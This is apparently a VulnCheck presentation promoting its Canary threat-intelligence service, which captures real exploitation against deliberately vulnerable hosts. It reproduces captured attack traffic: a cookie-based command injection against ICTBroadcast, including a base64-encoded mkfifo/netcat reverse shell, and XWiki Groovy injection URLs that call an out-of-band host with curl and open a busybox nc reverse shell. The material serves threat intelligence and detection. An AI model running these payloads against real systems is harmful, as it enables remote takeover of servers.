



Inside Canary Intelligence: Real-World Exploitation Data You Can Act On

Introductions



Kimber Duke

Director of Product
Management



Jacob Baines

Chief Technology
Officer




Patrick Garrity

Security Researcher

Exploitation Moves Faster Than Reporting

Time From CVE to Exploitation Evidence


Source: VulnCheck KEV 1H-2025



We know as an industry CVEs are exploited... but not always how



Honeypots catch noise but rarely real attacks.



Open hosts quantified from Shodan/OSINT != verified exploitation.




Scanning traffic != verified exploitation


There's a gap between detection and confidence.

Introducing VulnCheck Canaries

- Intentionally vulnerable systems deployed **globally**.
- Capture **real attacker behavior** on real software.
- Record **payloads, IPs, geolocation, exploited CVEs**.
- Verified **exploitation telemetry** in data.



How Canary Intelligence Works



What Makes VulnCheck Canaries Different



Feature	Honeypot	Canary
Fidelity	Low	High
Target	Decoy hosts that act like puppets	Real vulnerable hosts that respond authentically
Detection	Broad set of detection matches	Matches detection for a specific action
Payload Access	Limited or none	Full exploit payloads and related artifacts

What Makes VulnCheck Canaries Different

**Caitlin Condon**
@catc0n

Over the long weekend, VulnCheck observed in-the-wild exploitation of CVE-2025-2611, an unauthenticated command injection vulnerability in ICTBroadcast that allows for RCE. A couple hundred instances are exposed to the internet, which [@albinolobster](#) notes is definitely not the recommended configuration.

[vulncheck.com/blog/ictbroadcasts...](#)

**VulnCheck**
ICTBroadcast Command Injection Actively Ex...
Attackers are abusing an unauthenticated command injection ...

← 1 ↻ ☆ 📌 ...

Oct 14

**Niels Heinen**
@heinen@infosec.exchange

[@catc0n](#) [@albinolobster](#) I don't see this on my honeypots, how did you detect this ? Did you emulate an ICTBroadcast on a honeypot and got selected for attacks that way ?

Oct 23, 2025, 07:43 AM · 🌐 · Mastodon for Android

0 boosts · 0 quotes · 0 favorites

⏪ ↻ ☆ 📌 ...

**Caitlin Condon**
@catc0n

[@heinen](#) [@albinolobster](#) Hi Niels! Nope, we detected exploitation against a live system.

⏪ 0 ↻ ☆ 📌 ...

Oct 24

What Makes VulnCheck Canaries Different

// 80 / TCP

11

Apache httpd 2.4.6



ICTBroadcast[User :: Login]

HTTP/1.1 200 OK

Date: Sat, 15 Nov 2025 17:43:00 GMT

Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16

X-Powered-By: PHP/5.4.16

Set-Cookie: BROADCAST=mtatneki4horer28ggv5m75f67; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Pragma: no-cache

Content-Length: 6185

Content-Type: text/html; charset=UTF-8

Vulnerabilities

80

144

131

10

0

```
GET /login.php HTTP/1.1
```

```
Host:
```

```
User-Agent: Mozilla/5.0 (iPad; CPU OS 17_7_2 like Mac OS X) AppleWebKit/605.1.15  
(KHTML, like Gecko) Version/17.4.1 Mobile/15E148 Safari/604.1
```

```
Cookie: BROADCAST=`echo${IFS}c2xlZXAgMw==|base64${IFS}-d|sh`
```

The attacker uses a classic command-injection technique: base64-encoding the payload, decoding it with `base64 -d`, then executing it with `sh`. The payload above decodes to `sleep 3` and functions as a timing probe to confirm command execution.

Subsequent attacks used multiple methods to create reverse shells. From traditional `mkfifo` + `nc`:

```
GET /login.php HTTP/1.1
```

```
Host:
```

```
User-Agent: Mozilla/5.0 (iPad; CPU OS 17_7_2 like Mac OS X) AppleWebKit/605.1.15  
(KHTML, like Gecko) Version/17.4.1 Mobile/15E148 Safari/604.1
```

```
Cookie: BROADCAST=`echo${IFS}
```

```
bWtmaWZvIC90bXAvbGZnbWd60yBuYyA4NXNwOWJleGoubG9jYWx0by5uZXQgMjI1MiAwPC90bXAvbGZnbWd6IH  
wgL2Jpbi9zaCA+L3RtcC9wZmdtZ3ogMj4mMTsgcm0gL3RtcC9wZmdtZ3o=|base64${IFS}-d|sh`
```

VulnCheck Canary Data: Scanning

```
{
  "src_ip": "18.228.3.224",
  "src_port": 35900,
  "src_country": "BR",
  "dst_country": "FR",
  "cve": "CVE-2025-24893",
  "signature_id": 12700499,
  "signature": "VULNCHECK XWiki CVE-2025-24893 Exploit Attempt (Groovy)",
  "category": "Web Application Attack",
  "severity": 1,
  "payload":
    "R0VUIC94d2lraS9iaW4vZ2V0L01haW4vU29scINiYXJjaD9tZWRpYTlYc3MmdGV4dD0lN0QlN0QlN0lN0Jhc3luYyUyMGFzeW5jJTNEZmFsc2UIN0QlN0QlN0lN0Jncm9vdnklN0QlN0QlMjJjdXJsJTlwa3NkdXFlcWtzZ3l3bnNvaXl3c2c4OWVxbzB4cnRlbHBhLm9hc3QuZnVuLzllMjluZXh3V0ZSUyOCUyOSU3QiU3Qi9ncm9vdnklN0QlN0QlN0lN0lYXN5bmMIN0QlN0QgSFRUUC8xLjENCkhvc3Q6IFZDX1JFREFDVEVEDQpVc2VyLUFnZW50OiBweXRob24tcmVxdWVzdHMvMi4zMi40DQpBY2NlcHQtRW5jb2Rpbmc6IGd6aXAsIGRlZmxhdGUslHpzdGQNckFjY2VwdDogKi8qDQpDb25uZWNOaW9uOiBrZWVwLWFSaXZlDQoNCg==",
  "http": {
    "url": "/xwiki/bin/get/Main/SolrSearch?media=rss&text=%7D%7D%7B%7Basync%20async%3Dfalse%7D%7D%7B%7Bgroovy%7D%7D%22curl%20ksduqeqksgywnsoiywsg89eqo0xrtelpa.oast.fun/2%22.execute%28%29%7B%7B/groovy%7D%7D%7B%7B/async%7D%7D",
    "http_user_agent": "python-requests/2.32.4",
    "protocol": "HTTP/1.1"
  },
  "timestamp": "2025-10-31T10:28:30.367Z"
}
```

VulnCheck Canary Data: Exploitation

```
{
  "src_ip": "18.228.3.224",
  "src_port": 37348,
  "src_country": "BR",
  "dst_country": "FR",
  "cve": "CVE-2025-24893",
  "signature_id": 12700499,
  "signature": "VULNCHECK XWiki CVE-2025-24893 Exploit Attempt (Groovy)",
  "category": "Web Application Attack",
  "severity": 1,
  "payload":
"R0VUIC94d2lraS9iaW4vZ2V0L01haW4vU29scINlYXJjaD9tZWRpYTlYc3MmdGV4dD0lN0QlN0QlN0lN0Jhc3luYyUyMGFzeW5jJTNEZmFsc2UIN0QlN0QlN0lN0Jncm9vdnkIN0QlN0QlMjJidXN5Ym94JTlwbmMlMjAxOC4yMjguMy4yMjQlMjA4NDQzJTlWLUUIMjAvYmluL2Jhc2glMjluZXhY3V0ZSUyOCUyOSU3QiU3Qi9ncm9vdnkIN0QlN0QlN0lN0lYXN5bmMlN0QlN0QgSFRUUC8xLjENCkhvc3Q6IFZDX1JFREFDVEVEDQpVc2VyLUFnZW50OiBweXRob24tcmVxdWVzdHMvMi4zMj40DQpBY2NlchQQtRW5jb2Rpbmc6IGd6aXAsIGRlZmxhdGUslHpzdGQNckFjY2VwdDogKi8qDQpDb25uZWNOaW9uOiBrZWVwLWFSaXZlDQoNCg=",
  "http": {
    "url": "/xwiki/bin/get/Main/SolrSearch?media=rss&text=%7D%7D%7B%7Basync%20async%3Dfalse%7D%7D%7B%7Bgroovy%7D%7D%22busybox%20nc%2018.228.3.224%208443%20-e%20/bin/bash%22.execute%28%29%7B%7B/groovy%7D%7D%7B%7B/async%7D%7D",
    "http_user_agent": "python-requests/2.32.4",
    "protocol": "HTTP/1.1"
  },
  "timestamp": "2025-10-31T10:36:30.275Z"
}
```

VulnCheck Canary Data

